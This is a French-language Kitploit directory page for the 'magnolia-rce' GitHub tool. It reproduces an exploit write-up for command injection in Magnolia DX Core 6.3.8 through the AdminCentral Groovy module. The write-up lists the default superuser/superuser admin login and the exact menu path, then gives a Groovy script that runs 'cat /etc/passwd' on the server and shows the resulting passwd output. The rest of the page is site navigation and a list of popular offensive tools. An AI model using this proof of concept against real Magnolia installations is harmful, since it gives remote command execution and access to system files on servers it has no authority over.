
Skip to content
KitploitKITPLOIT
OutilsBlog
Log in
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
magnolia-rce — Module Groovy d'AdminCentral (module magnolia-groovy) dans Magnolia DX Core 6.3.8. | Kitploit

Outils/GitHubGitHub/capture0x/magnolia-rce
ReconnaissanceExploitationExploitation d'Applications WebCollecte d'InformationsTests d'Intrusion
GitHubcapture0x/magnolia-rce

magnolia-rce

Module Groovy d'AdminCentral (module magnolia-groovy) dans Magnolia DX Core 6.3.8.

Voir le dépôt
29il y a 1 anPas encore vérifié
Partager

Titre de l'exploit : Magnolia DX Core 6.3.8 - Injection de commandes

Date : 05/16/2025

Auteur de l'exploit : tmrswrr

Version : 6.3.8

Page d'accueil du fournisseur : https://docs.magnolia-cms.com/home/

Produit : https://docs.magnolia-cms.com/product-docs/6.3/releases/release-notes-for-magnolia-cms-6.3.8/

  1. Authentifiez-vous en tant qu'administrateur :
    https://demoauthor.magnolia-cms.com/.magnolia/admincentral Username: superuser Password: superuser
  2. Accédez à Development > Groovy > Add Script

  3. Injectez le script Groovy :
def process = "cat /etc/passwd".execute()
def output = new StringBuffer()
process.consumeProcessOutput(output, System.err)
process.waitFor()

println "${output}: "

Résultat :

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash


Capture d'écran de preuve de concept

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    339
  • 4

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    317
  • 5

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    307
  • 6

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    294

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





